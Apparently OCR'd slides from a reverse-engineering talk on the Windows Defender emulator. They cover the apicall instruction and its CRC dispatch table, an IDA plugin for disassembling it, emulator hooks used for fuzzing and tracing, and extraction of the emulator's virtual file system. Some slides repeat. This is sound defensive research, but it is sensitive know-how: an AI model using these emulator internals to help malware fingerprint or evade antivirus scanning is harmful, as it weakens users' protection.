                dd offset ?DTlib_parseint@DTLIB@@YIXPAVDT_context@@K@Z ; DTLIB::DTlib_parseint(DT_co
                dd offset ?x86_emulate@@YIXPAVDT_context@@K@Z ; x86_emulate(DT_context *,ulong)
                dd offset ?x86_inv_opc@@YIXPAVDT_context@@K@Z ; x86_inv_opc(DT_context *,ulong)
                dd offset ?x86_emu_intnn@@YIXPAVDT_context@@@Z ; x86_emu_intnn(DT_context *)
                dd offset ?x86_signal_tick@@YIXPAVDT_context@@K@Z ; x86_signal_tick(DT_context *,ulo
                dd offset ?x86_emu_bound@@YIXPAVDT_context@@@Z ; x86_emu_bound(DT_context *)
                dd offset ??1?$ResmgrPluginGlue@VCResmgrFile@@$1?ResmgrFileInit@@YA?AW4MP_ERROR@@PAV
                dd offset ?x32_exe_bkpt@@YIXPAVDT_context@@K@Z ; x32_exe_bkpt(DT_context *,ulong)
                dd offset ?x32_load_selector@@YIXPAVDT_context@@K@Z ; x32_load_selector(DT_context *
                dd offset ??1?$ResmgrPluginGlue@VCResmgrFile@@$1?ResmgrFileInit@@YA?AW4MP_ERROR@@PAV
                dd offset ?x32_check_priv@@YIXPAVDT_context@@K@Z ; x32_check_priv(DT_context *,ulong
                dd offset ?x86_store_FPU_CSIP@@YIXPAVDT_context@@@Z ; x86_store_FPU_CSIP(DT_context
                dd offset ??1?$ResmgrPluginGlue@VCResmgrFile@@$1?ResmgrFileInit@@YA?AW4MP_ERROR@@PAV
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                dd offset ??1?$ResmgrPluginGlue@VCResmgrFile@@$1?ResmgrFileInit@@YA?AW4MP_ERROR@@PAV
                dd offset ?x86_eFX_load@@YIXPAVDT_context@@@Z ; x86_eFX_load(DT_context *)
                dd offset ?x86_eFX_store@@YIXPAVDT_context@@@Z ; x86_eFX_store(DT_context *)
                dd offset ??1?$ResmgrPluginGlue@VCResmgrFile@@$1?ResmgrFileInit@@YA?AW4MP_ERROR@@PAV
                dd offset ?? R4DTState@DTLIB@@6B@ ; const DTLIB::DTState::`RTTI Complete Object Loca
```

# apicall Dispatch

{x32, x64, ARM}_parseint checks apicall immediate value, may do special handling with g_MpIntHandlerParam or pass on to native emulation

```
v14 = ___lower_bound_PBUesyscall_t__KUSyscallComparer__1____call_api_by_crc__YA
        &last_syscall,
        &_First);
v33 = v14;
if ( v14 == &last_syscall || v14->encrc != v2 )
{
  v28 = v3->vhost;
  if ( v28 )
  {
    if ( v28 == 1 )
    {
      (v3->iproc->vfptr->push64)(v3->iproc, v3->reteip, HIDWORD(v3->reteip));
      return 0;
    }
    return 0;
  }
```

Function pointers to emulation routines and associated CRCs are stored in g_syscalls table

```
; void (__cdecl *const DTLIB::DTlib_x32_escfn[21])()
DTLIB__DTlib_x32_escfn dd offset @x86_printregs_wrap@8
                                        ; DATA XREF: DTLIB::setup_DTlib32_source(DTcore_interface *,
                                        ; x86_printregs_wrap(x,x)
                       dd offset ?x86_valid_div@@YIXPAVDT_context@@KK@Z ; x86_valid_div(DT_context *,ulong
                       dd offset ?DTlib_parseint@DTLIB@@YIXPAVDT_context@@K@Z ; DTLIB::DTlib_parseint(DT_co
                       dd offset ?x86_emulate@@YIXPAVDT_context@@K@Z ; x86_emulate(DT_context *,ulong)
                       dd offset ?x86_inv_opc@@YIXPAVDT_context@@K@Z ; x86_inv_opc(DT_context *,ulong)
                       dd offset ?x86_emu_intnn@@YIXPAVDT_context@@@Z ; x86_emu_intnn(DT_context *)
                       dd offset ?x86_signal_tick@@YIXPAVDT_context@@K@Z ; x86_signal_tick(DT_context *,ulo
                       dd offset ?x86_emu_bound@@YIXPAVDT_context@@@Z ; x86_emu_bound(DT_context *)
                       dd offset ??1?$ResmgrPluginGlue@VCResmgrFile@@$1?ResmgrFileInit@@YA?AW4MP_ERROR@@PAV
                       dd offset ?x32_exe_bkpt@@YIXPAVDT_context@@K@Z ; x32_exe_bkpt(DT_context *,ulong)
                       dd offset ?x32_load_selector@@YIXPAVDT_context@@K@Z ; x32_load_selector(DT_context *
                       dd offset ??1?$ResmgrPluginGlue@VCResmgrFile@@$1?ResmgrFileInit@@YA?AW4MP_ERROR@@PAV
                       dd offset ?x32_check_priv@@YIXPAVDT_context@@K@Z ; x32_check_priv(DT_context *,ulong
                       dd offset ?x86_store_FPU_CSIP@@YIXPAVDT_context@@@Z ; x86_store_FPU_CSIP(DT_context
                       dd offset ??1?$ResmgrPluginGlue@VCResmgrFile@@$1?ResmgrFileInit@@YA?AW4MP_ERROR@@PAV
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                       dd offset ??1?$ResmgrPluginGlue@VCResmgrFile@@$1?ResmgrFileInit@@YA?AW4MP_ERROR@@PAV
                       dd offset ?x86_eFX_load@@YIXPAVDT_context@@@Z ; x86_eFX_load(DT_context *)
                       dd offset ?x86_eFX_store@@YIXPAVDT_context@@@Z ; x86_eFX_store(DT_context *)
                       dd offset ??1?$ResmgrPluginGlue@VCResmgrFile@@$1?ResmgrFileInit@@YA?AW4MP_ERROR@@PAV
                       dd offset ?? R4DTState@DTLIB@@6B@ ; const DTLIB::DTState::`RTTI Complete Object Loca
```

Given a CRC, __call_api_by_crc dispatches to the corresponding emulation routine

```
; esyscall_t g_syscalls[119]
g_syscalls      dd offset ?NTDLL_DLL_NtSetEventWorker@@YAXPAUpe_vars_t@@@Z
                                        ; DATA XREF: std::lower_bound<esyscall_t const *,ulong,`_
                                        ; NTDLL_DLL_NtSetEventWorker(pe_vars_t *)
                dd 5F2823h
                dd offset ?NTDLL_DLL_NtResumeThreadWorker@@YAXPAUpe_vars_t@@@Z ; NTDLL_DLL_NtResu
                dd 2435AE3h
                dd offset ?NTDLL_DLL_NtSetInformationFileWorker@@YAXPAUpe_vars_t@@@Z ; NTDLL_DLL_
                dd 2DA9326h
                dd offset ?ADVAPI32_DLL_RegDeleteValueW@@YAXPAUpe_vars_t@@@Z ; ADVAPI32_DLL_RegDe
                dd 6A61690h
                dd offset ?NTDLL_DLL_NtTerminateThreadWorker@@YAXPAUpe_vars_t@@@Z ; NTDLL_DLL_NtT
                dd 751A54Bh
                dd offset ?NTDLL_DLL_NtWaitForMultipleObjectsWorker_PreBlock@@YAXPAUpe_vars_t@@@Z
```

# VDLL RE - `apicall` Disassembly

**Problem:** `apicall` instruction confuses IDA's disassembler

```
; Exported entry 652. MpReportEventEx

                public MpReportEventEx
MpReportEventEx:                        ; CODE XREF: WriteFile+1B0↓p
                                        ; DATA XREF: .text:off_7C8547D8↓o
                cmp     dword_7C88D1A4, 0
                jz      short locret_7C80713B
                mov     edi, edi
                call    $+5
                add     esp, 4
; ---------------------------------------------------------------------------
                dd 15F0FF0Fh
                db 44h, 2Fh, 0A2h
; ---------------------------------------------------------------------------
```

```
loc_7C851FD4:                           ; CODE XREF: MpStartProcess+123F↑p
                                        ; MpStartProcess+18FD↑p ...
                mov     edi, edi
                call    $+5
                add     esp, 4
; ---------------------------------------------------------------------------
                dw 0FF0Fh
                dd 9E9EFDF0h, 8C293h
```

# VDLL RE - `apicall` Disassembly

**Problem:** `apicall` instruction confuses IDA's disassembler

**Solution:** implement a processor extension module to support `apicall` disassembly

```
; Exported entry 652. MpReportEventEx


                public MpReportEventEx
MpReportEventEx:                        ; CODE XREF: WriteFile+1B0↓p
                                        ; DATA XREF: .text:off_7C8547D8↓o
                cmp     dword_7C88D1A4, 0
                jz      short locret_7C80713B
                mov     edi, edi
                call    $+5
                add     esp, 4
; ---------------------------------------------------------------------------
                dd 15F0FF0Fh
                db 44h, 2Fh, 0A2h
; ---------------------------------------------------------------------------
```

```
loc_7C851FD4:                           ; CODE XREF: MpStartProcess+123F↑p
                                        ; MpStartProcess+18FD↑p ...
                mov     edi, edi
                call    $+5
                add     esp, 4
; ---------------------------------------------------------------------------
                dw 0FF0Fh
                dd 9E9EFDF0h, 8C293h
```

# VDLL RE - `apicall` Disassembly

```
                        apicall_kernel32_OutputDebugStringA proc near
                                                                ; CODE XREF
8B FF                                   mov     edi, edi
E8 00 00 00 00                          call    $+5
83 C4 04                                add     esp, 4
0F FF F0 BB 14 80 B2                    apicall kernel32!OutputDebugStringA
C2 04 00                                retn    4
                        apicall_kernel32_OutputDebugStringA endp
```

`apicall` stub functions are labeled by script



```
; Exported entry  72. CopyFileWWorker



public CopyFileWWorker
CopyFileWWorker proc near
mov     edi, edi
call    $+5
add     esp, 4
apicall kernel32!CopyFileWWorker
retn    0Ch
CopyFileWWorker endp
```

Some functions have exported names

Article in PoC||GTFO 0x19 explains how this all works

```
void __stdcall apicall_kernel32_OutputDebugStringA(int a1)
{
  __asm { apicall kernel32!OutputDebugStringA }
}
```

HexRays Decompiler shows `apicall` as an inline assembly block

# IDA Processor Extension Module

An IDA Processor Extension Module was used to add support for the `apicall` instruction

Kicks in whenever a file named "`*.mp.dll`" is loaded

```
class apicall_parse_t(idaapi.plugin_t):
    flags = idaapi.PLUGIN_PROC | idaapi.PLUGIN_HIDE
    comment = "MsMpEng apicall x86 Parser"
    wanted_hotkey = ""
    help = "Runs transparently during analysis"
    wanted_name = "MsMpEng_apicall"
    hook = None

    def init(self):
        self.hook = None
        if not ".mp.dll" in idc.GetInputFile() or idaapi.ph_get_id() != idaapi.PLFM_386:
            return idaapi.PLUGIN_SKIP

        print "\n\n-->MsMpEng apicall x86 Parser Invoked!\n\n"

        self.hook = parse_apicall_hook()
        self.hook.hook()
        return idaapi.PLUGIN_KEEP
```

Rolf Rolles' examples were extremely helpful:
msreverseengineering.com/blog/2015/6/29/transparent-deobfuscation-with-ida-processor-module-extensions
msreverseengineering.com/blog/2018/1/23/a-walk-through-tutorial-with-code-on-statically-unpacking-the-finspy-vm-part-one-x86-deobfuscation

# Instruction Analysis

- Invoked to analyze instructions
- If three bytes at the next instruction address are `0f ff f0` we have an `apicall`
- Note that the instruction was an `apicall` and that it was 7 bytes long, so the next instruction starts at `$+7`

```
def ev_ana_insn(self, insn):
    global hashesToNames

    insnbytes = idaapi.get_bytes(insn.ea, 3)
    if insnbytes == '\x0f\xff\xf0':
        apicrc = idaapi.get_long(insn.ea+3)
        apiname = hashesToNames.get(apicrc)
        if apiname is None:
            print "ERROR: apicrc 0x%x NOT FOUND!"%(apicrc)

        print "apicall: %s @ 0x%x"%(apiname, insn.ea)

        insn.itype = NN_apicall
        insn.Op1.type = idaapi.o_imm
        insn.Op1.value = apicrc
        insn.Op1.dtyp = idaapi.dt_dword
        insn.size = 7 #eat up 7 bytes

        return True
    return False
```

# Instruction Representation

Represent the instruction with mnemonic “`apicall`”

```
def ev_out_mnem(self, outctx):
    insntype = outctx.insn.itype

    if insntype == NN_apicall:
        mnem = "apicall"
        outctx.out_line(mnem)

        MNEM_WIDTH = 8
        width = max(1, MNEM_WIDTH - len(mnem))
        outctx.out_line(' ' * width)

        return True
    return False
```

```
def ev_out_operand(self, outctx, op):
    insntype = outctx.insn.itype

    if insntype == NN_apicall:
        apicrc = op.value
        apiname = hashesToNames.get(apicrc)

        if apiname is None:
            return False
        else:
            s = apiname.split("_DLL_")
            operand_name = "!".join( [s[0].lower(), s[1]] )
        print "FOUND:", operand_name

        outctx.out_line(operand_name)

        return True
    return False
```

Represent the operand with the name of the function being `apicall`-ed to

# Labeling `apicall` Stubs

Creating and naming functions with `apicall` instructions during autoanalysis is very slow

Scan for `apicall` stub function signatures after autoanalysis

```
# first find all the functions
for head in Heads(text_ea, SegEnd(text_ea)):
    func_ea = idaapi.get_func(head)
    if func_ea is None:
        if idaapi.get_bytes(head, 13) == '\x8b\xff\xe8\x00\x00\x00\x00\x83\xc4\x04\x0f\xff\xf0':
            print  "Unrecognized apicall function at @ 0x%x"%(head)
            MakeFunction(head)

#now name the functions
for funcea in Functions(text_ea, SegEnd(text_ea)):
    functionName = GetFunctionName(funcea)
    for (startea, endea) in Chunks(funcea):
        for head in Heads(startea, endea):

            insnbytes = idaapi.get_bytes(head, 3)

            if insnbytes == '\x0f\xff\xf0':
                apicrc = idaapi.get_long(head+3)
                apiname = hashesToNames.get(apicrc)
                if apiname is None:
                    print "ERROR: apicrc 0x%x NOT FOUND! @ 0x%x"%(apicrc, head)
                else:
                    print "PROCESS - apicall: %s @ 0x%x"%(apiname, head)
                    func_ea = idaapi.get_func(head).start_ea
                    fname = idc.GetFunctionName(func_ea)
                    if fname.startswith("sub_"):
                        MakeName(func_ea, "apicall_" + apiname)
```

# Labeling `apicall` Stubs

Creating and naming functions with `apicall` instructions during autoanalysis is very slow

Scan for `apicall` stub function signatures after autoanalysis

```
mov edi, edi
call $+5
add esp, 0x4
apicall ...
```

```
# first find all the functions
for head in Heads(text_ea, SegEnd(text_ea)):
    func_ea = idaapi.get_func(head)
    if func_ea is None:
        if idaapi.get_bytes(head, 13) == '\x8b\xff\xe8\x00\x00\x00\x00\x83\xc4\x04\x0f\xff\xf0':
            print  "Unrecognized apicall function at @ 0x%x"%(head)
            MakeFunction(head)

#now name the functions
for funcea in Functions(text_ea, SegEnd(text_ea)):
    functionName = GetFunctionName(funcea)
    for (startea, endea) in Chunks(funcea):
        for head in Heads(startea, endea):

            insnbytes = idaapi.get_bytes(head, 3)

            if insnbytes == '\x0f\xff\xf0':
                apicrc = idaapi.get_long(head+3)
                apiname = hashesToNames.get(apicrc)
                if apiname is None:
                    print "ERROR: apicrc 0x%x NOT FOUND! @ 0x%x"%(apicrc, head)
                else:
                    print "PROCESS - apicall: %s @ 0x%x"%(apiname, head)
                    func_ea = idaapi.get_func(head).start_ea
                    fname = idc.GetFunctionName(func_ea)
                    if fname.startswith("sub_"):
                        MakeName(func_ea, "apicall_" + apiname)
```

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
# Emulator Components

- CPU emulation
  - + Timing
- OS API emulation
  - + Timing
- Emulated environment
  - Settings, processes, file system, registry, network, etc
- Antivirus instrumentation and callbacks



# Process Interaction

Since other processes don't really exist, they can't be interacted with like real processes

`ReadProcessMemory` & `WriteProcessMemory` operations for processes other than the one under analysis fail

`0x1234` is a handle to the emulated process under analysis


```
void __cdecl KERNEL32_DLL_ReadProcessMemory(pe_vars_t *v)
{
  DT_context
  unsigned in
  unsigned in
  char *plpNu
  CAutoVticks
  Parameters<
  int zero; // [sp+4Ch] [bp-4h]@1

  Parameters<5>::Parameters<5>(&arg, v);
  pDTc = v->m_pDTc;
  vticks.m_vticks = 32;
  vticks.m_init_vticks = &v->vticks32;
  vticks.m_pC = pDTc;
  zero = 0;
  if ( arg.m_Arg[0].val32 == 0x1234 )
  {
    lpBuffer = arg.m_Arg[3].val32;
    result = vmm_memmove(v, arg.m_Arg[1].val64, arg.m_Arg[2].val64, arg.m_Arg[3].val32);
    pe_set_return_value(v, result != 0);
    if ( arg.m_Arg[4].val64 )
    {
      plpNumberOfBytesRead = __mmap_ex(v, arg.m_Arg[4].val64, 4u, 0x80000000);
      if ( plpNumberOfBytesRead )
        *plpNumberOfBytesRead = lpBuffer;
      else
        pe_set_return_value(v, 0i64);
    }
    vticks.m_vticks = 32 * (result + 1);
  }
  else
  {
    pe_set_return_value(v, 0i64);
  }
  CAutoVticks::~CAutoVticks(&vticks);
}
```

```
void __cdecl KERNEL32_DLL_GetCurrentProcess(pe_vars_t *v)
{
  pe_set_return_value(v, 0x1234ui64);
  v->m_pDTc->m_vticks64 += 32i64;
}
```

# VirtualReg - Virtual Registry

- Unlike VFS, registry is not exposed for direct interaction from with in the emulator, it can only be reached via `advapi32.dll` emulations
- `advapi32.dll's` only natively emulated functions are those that deal with registry interaction






# WinExec Hook

Good function to hook - emulator functions fine without it actually doing its normal operations

2 parameters - pointer and uint32 - can create an IOCTL-like interface, pointer to arbitrary data, uint32 to specify action

```
UINT WINAPI WinExec(
  _In_ LPCSTR lpCmdLine,
  _In_ UINT   uCmdShow
);
```

```
void __cdecl KERNEL32_DLL_WinExec(pe_vars_t *v)
{
  DT_context *pDTc; // ecx
  CAutoVticks vticks; // [esp+10h] [ebp-44h]
  src_attribute_t attr; // [esp+1Ch] [ebp-38h]
  unsigned int Length; // [esp+30h] [ebp-24h]
  Parameters<2> arg; // [esp+34h] [ebp-20h]
  int unused; // [esp+50h] [ebp-4h]

  vticks.m_vticks = 32;
  pDTc = v->m_pDTc;
  vticks.m_init_vticks = &v->vticks32;
  vticks.m_pC = pDTc;
  unused = 0;
  Parameters<2>::Parameters<2>(&arg, v);
  pe_set_return_value(v, 1ui64);
  *&attr.first.length = 0;
  *&attr.second.length = 0;
  attr.attribid = 12291;
  attr.second.numval32 = 0;
  Length = 0;
  attr.first.numval32 = pe_read_string_ex(arg.m_Arg[0].val64, &Length);
  attr.first.length = Length;
  __siga_check(v, &attr);
  vticks.m_vticks = pe_create_process(arg.m_Arg[0].val32, 0i64) != 0 ? 16416 : 1056;
  CAutoVticks::~CAutoVticks(&vticks);
}
```

```
static void __cdecl KERNEL32_DLL_WinExec_hook(void * v)
{
    uint64_t Params[2] = {0};
    uint32_t info16 = 0;
    uint32_t len;
    uint32_t res;
    char * str;
    uint64_t ui64;

    elog(S_TRACE, "WinExec");

    GetParams(v, Params, 2);

    elog(S_DEBUG_VV, "V: %p", v);

    info16 = Params[1] & 0xFFFF; //mask off low bits of Info
    switch ( info16 )
    {
        case OutString: //Print a string out
            elog(S_DEBUG_VV, "OutString");
            str = GetString(v, Params[0], &len);
            elog(S_INFO, "OutString: %s", str);
            break;

        case OutUInt64: //Print a uint64_t out
            elog(S_DEBUG_VV, "OutUInt64");
            ui64 = GetUInt64(v, Params[0]);
            elog(S_INFO, "OutUInt64: 0x%llx", ui64);
            break;

        case GetParam: //Get new parameters
            elog(S_DEBUG_VV, "GetParam");
            res = HandleFuzzParam(v, Params[0]);
            elog(S_DEBUG, "RES: %d", res);
            break;

        case FuzzeeInit: //Initialize fuzzee
            elog(S_DEBUG_VV, "FuzzeeInit");
```

# Example: Extracting VFS

File system is not stored in `mpengine.dll` - evidently loaded at runtime from VDMs - can't be trivially extracted with static RE

```
void DumpFile(char * FilePath, char * DumpName) {
    DWORD fileSize;
    DWORD bytesRead;
    HANDLE h;
    LPVOID buf;

    h = CreateFileA(FilePath, GENERIC_READ, NULL, NULL, OPEN_ALWAYS, FILE_ATTRIBUTE_NORMAL, NULL);

    if (h == INVALID_HANDLE_VALUE) {
        FatalError("Could not open file");
    }

    fileSize = GetFileSize(h, NULL);
    if (fileSize == INVALID_FILE_SIZE) {
        FMTPRINT1("FAILED", FP32(GetLastError()));
    }

    buf = HeapAlloc(GetProcessHeap(), HEAP_ZERO_MEMORY, fileSize);
    if (buf == NULL) {
        FatalError("HeapAlloc failed");
    }

    ReadFile(h, buf, fileSize, &bytesRead, NULL);
    PostBuffer(DumpName, buf, fileSize);
}
```

# Example: Extracting VFS

File system is not stored in `mpengine.dll` - evidently loaded at runtime from VDMs - can't be trivially extracted with static RE

```
void DumpFile(char * FilePath, char * DumpName) {
    DWORD fileSize;
    DWORD bytesRead;
    HANDLE h;
    LPVOID buf;

    h = CreateFileA(FilePath, GENERIC_READ, NULL, NULL, OPEN_ALWAYS, FILE_ATTRIBUTE_NORMAL, NULL);

    if (h == INVALID_HANDLE_VALUE) {
        FatalError("Could not open file");
    }

    fileSize = GetFileSize(h, NULL);
    if (fileSize == INVALID_FILE_SIZE) {
        FMTPRINT1("FAILED", FP32(GetLastError()));
    }

    buf = HeapAlloc(GetProcessHeap(), HEAP_ZERO_MEMORY, fileSize);
    if (buf == NULL) {
        FatalError("HeapAlloc failed");
    }

    ReadFile(h, buf, fileSize, &bytesRead, NULL);
    PostBuffer(DumpName, buf, fileSize);
}
```

```
VOID PostBuffer(char * name,  void * pBuffer, uint32_t len)
{
    BUFFEROUT buf;

    buf.ptr = (uint32_t)pBuffer;
    buf.len = len;
    buf.name = name;
    WinExec((LPCSTR)&buf, OutBuf);
}
```

# Example: Extracting VFS

File system is not stored in `mpengine.dll` - evidently loaded at runtime from VDMs - can't be trivially extracted with static RE

```
void DumpFile(char * FilePath, char * DumpName) {
    DWORD fileSize;
    DWORD bytesRead;
    HANDLE h;
    LPVOID buf;

    h = CreateFileA(FilePath, GENERIC_READ, NULL, NULL, OPEN_ALWAYS, FILE_ATTRIBUTE_

    if (h == INVALID_HANDLE_VALUE) {
        FatalError("Could not open file");
    }

    fileSize = GetFileSize(h, NULL);
    if (fileSize == INVALID_FILE_SIZE) {
        FMTPRINT1("FAILED", FP32(GetLastError()));
    }

    buf = HeapAlloc(GetProcessHeap(), HEAP_ZERO_MEMORY, fileSize);
    if (buf == NULL) {
        FatalError("HeapAlloc failed");
    }

    ReadFile(h, buf, fileSize, &bytesRead, NULL);
    PostBuffer(DumpName, buf, fileSize);
}
```

```
static void __cdecl KERNEL32_DLL_WinExec_hook(void * v)
{
    uint64_t Params[2] = {0};
    uint32_t info16 = 0;
    uint32_t len;
    uint32_t res;
    char * str;
    uint64_t ui64;

    elog(S_TRACE, "WinExec");

    GetParams(v, Params, 2);

    elog(S_DEBUG_VV, "V: %p", v);

    info16 = Params[1] & 0xFFFF; //mask off low bits of Info
    switch ( info16 )
    {
    ...
        case OutBuf: //share a buffer out
            elog(S_DEBUG_VV, "OutBuf");
            res = HandleOutBuf(v, Params[0]);
            elog(S_DEBUG, "RES: %d", r
            break;
```

`WinExec` hook
Outside of emulator

apicall

```
VOID PostBuffer(char * name,  void *                , uint32_t len)
{
    BUFFEROUT buf;

    buf.ptr = (uint32_t)pBuffer;
    buf.len = len;
    buf.name = name;
    WinExec((LPCSTR)&buf, OutBuf);
}
```

# `ExitProcess` Hook

Called at the end of emulation, even if our binary doesn't call it directly

Informs Pin when to stop tracing if under analysis

Original `KERNEL32_DLL_ExitProcess` function needs to be called for emulator to function properly, so just call through to it

```
// Hook for ExitProcess - so we know to stop tracing
//
// Note - it seems that this function is called a number
// of times before startup, presumably during initalization
// and also twice(?) after the session ends - in any case
// thats fine, as we want to run tracing from the start of
// execution until the first exit, thats it
// also the parameter doesn't seem to be the actually parameter
// passed, not sure why
//
static void __cdecl KERNEL32_DLL_ExitProcess_hook(void * v)
{
    uint64_t Params[1] = {0};

    elog(S_DEBUG, "ExitProcess");

    //inform instrumentation to stop
    InstrumentationCallbackStop();

    //passthrough call to the original function we hooked
    originalExitProcess(v);

    elog(S_DEBUG, "ExitProcess DONE\n");
    return;
}
```

# Unique VDLL PDB Paths

c:\mpengine.obj.x86fre\amcore\mpengine\mavutils\source\sigutils\vfilesystem\files\autoconv\objfre\i386\autoconv.pdb
c:\mpengine.obj.x86fre\amcore\mpengine\mavutils\source\sigutils\vfilesystem\files\bootcfg\objfre\i386\bootcfg.pdb
c:\mpengine.obj.x86fre\amcore\mpengine\mavutils\source\sigutils\vfilesystem\files\cmd\objfre\i386\cmd.pdb
c:\mpengine.obj.x86fre\amcore\mpengine\mavutils\source\sigutils\vfilesystem\files\dfrgfat\objfre\i386\dfrgfat.pdb
c:\mpengine.obj.x86fre\amcore\mpengine\mavutils\source\sigutils\vfilesystem\files\mmc\objfre\i386\mmc.pdb
c:\mpengine.obj.x86fre\amcore\mpengine\mavutils\source\sigutils\vfilesystem\files\msiexec\objfre\i386\msiexec.pdb
c:\mpengine.obj.x86fre\amcore\mpengine\mavutils\source\sigutils\vfilesystem\files\notepad\objfre\i386\notepad.pdb
c:\mpengine.obj.x86fre\amcore\mpengine\mavutils\source\sigutils\vfilesystem\files\rasphone\objfre\i386\rasphone.pdb
c:\mpengine.obj.x86fre\amcore\mpengine\mavutils\source\sigutils\vfilesystem\files\relog\objfre\i386\relog.pdb
c:\mpengine.obj.x86fre\amcore\mpengine\mavutils\source\sigutils\vfilesystem\files\replace\objfre\i386\replace.pdb
c:\mpengine.obj.x86fre\amcore\mpengine\mavutils\source\sigutils\vfilesystem\files\taskmgr\objfre\i386\taskmgr.pdb
c:\mpengine.obj.x86fre\amcore\mpengine\mavutils\source\sigutils\vfilesystem\files\winver\objfre\i386\winver.pdb
d:\build.obj.x86chk\amcore\mpengine\mavutils\source\sigutils\vfilesystem\files\lodctr\objchk\i386\lodctr.pdb
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d:\build.obj.x86fre\amcore\mpengine\mavutils\source\sigutils\vfilesystem\files\chkdsk\objfre\i386\chkdsk.pdb
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d:\build.obj.x86fre\amcore\mpengine\mavutils\source\sigutils\vfilesystem\files\logoff\objfre\i386\logoff.pdb
d:\build.obj.x86fre\amcore\mpengine\mavutils\source\sigutils\vfilesystem\files\migpwd\objfre\i386\migpwd.pdb
d:\build.obj.x86fre\amcore\mpengine\mavutils\source\sigutils\vfilesystem\files\mshta\objfre\i386\mshta.pdb
d:\build.obj.x86fre\amcore\mpengine\mavutils\source\sigutils\vfilesystem\files\ncpa\objfre\i386\ncpa.pdb
d:\build.obj.x86fre\amcore\mpengine\mavutils\source\sigutils\vfilesystem\files\ping\objfre\i386\ping.pdb
